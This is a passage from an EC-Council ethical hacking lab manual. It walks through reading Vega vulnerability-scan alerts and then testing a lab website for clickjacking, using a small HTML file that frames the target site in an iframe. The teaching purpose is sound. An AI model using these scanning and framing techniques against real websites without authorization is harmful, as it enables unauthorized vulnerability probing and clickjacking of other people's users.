


Figure 1.6.9: Scan initiated

TASK 6.3

Examine the Scan Result

22. After the scanner finishes performing its vulnerability assessment on the target website, it lists the discovered vulnerabilities under **Scan Alert Summary**.




Figure 1.6.10: Choosing a vulnerability

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. In the left-pane under **Scan Alerts**, expand the nodes to view the complete vulnerability scan result. Now, choose any one of the discovered vulnerabilities to display it on the respective page, as in the dashboard section shown in the screenshot.
24. Choose any one vulnerability under the **Scan Alerts** section in the left-hand pane. Here, we are selecting the **Cleartext Password over HTTP** vulnerability; detailed information regarding the selected vulnerability will be displayed in the right section of the window, as shown in the screenshot.

Note: The result and screenshot might differ in your lab environment.




Figure 1.6.11: Information about a vulnerability

25. Similarly, you can select any vulnerability from the list of discovered vulnerabilities to view its detailed information and then apply appropriate fixes for all the vulnerable codes in your web application.
26. This concludes the demonstration of how to discover vulnerabilities in a target website scanning using Vega.
27. Close all open windows and document all the acquired information.
28. Turn off the **Windows Server 2016** virtual machine.

You can also use other web application vulnerability scanning tools such as **WPScan Vulnerability Database** (https://wpvulndb.com), **Arachni** (https://www.arachni-scanner.com), **appspider** (https://www.rapid7.com), or **Unicscan** (https://sourceforge.net) to discover vulnerabilities in the target website.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 7 Identify Clickjacking Vulnerability using iframe

Here, we will identify clickjacking vulnerability using iframe.

Note: In this task, we will identify clickjacking vulnerability in the target website (**www.moviescope.com**) hosted by the **Windows Server 2019** virtual machine, and we will use the **Windows 10** virtual machine as the host machine.

Note: Ensure that the **Windows 10** virtual machine is running.

1. Turn on the **Windows Server 2019** virtual machine.

TASK 7.1

Create an iframe

2. Switch to the **Windows 10** virtual machine. On **Desktop**, right-click anywhere, and navigate to **New** → **Text Document** to create a text document file.




Figure 1.7.1: Creating a text file

Clickjacking, also known as a "UI redress attack," occurs when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they intend to click on the top-level page. Thus, the attacker is "hijacking" clicks meant for the top-level page and routing them to another page, most likely owned by another application, domain, or both.

3. Rename it as **iframe.html**, right-click on the file, and click **Edit with Notepad++** to open the file with the **Notepad++** application.

Note: If a **Rename** notification appears, click **Yes**.

4. An **iframe.html** file appears in **Notepad++**; enter the following code:

```
<html>
<head>
<title>Clickjack Vulnerability Test</title>
</head>
<body>
<p>Website is vulnerable to clickjacking!</p>
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
<iframe src="http://www.moviescope.com" width="800"
height="600"></iframe>

</body>

</html>
```




Figure 1.7.2: Creating an iframe

5. Press **Ctrl+S** to save the created file and close the **Notepad++** window.

TASK 7.2

Open an iframe

6. Double-click the **iframe.html** file; the file opens in the default web browser (here, **Microsoft Edge**).

Note: The default web browser might differ in your lab environment.

7. The target website appears in the created iframe, indicating that the target website is vulnerable to clickjacking, as shown in the screenshot.




Figure 1.7.3: Loaded target website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: If you can see the text "**Website is vulnerable to clickjacking!**" at the top of the page, and your target web page is also successfully loaded into the frame, then your site is vulnerable and has no type of protection against Clickjacking attacks.

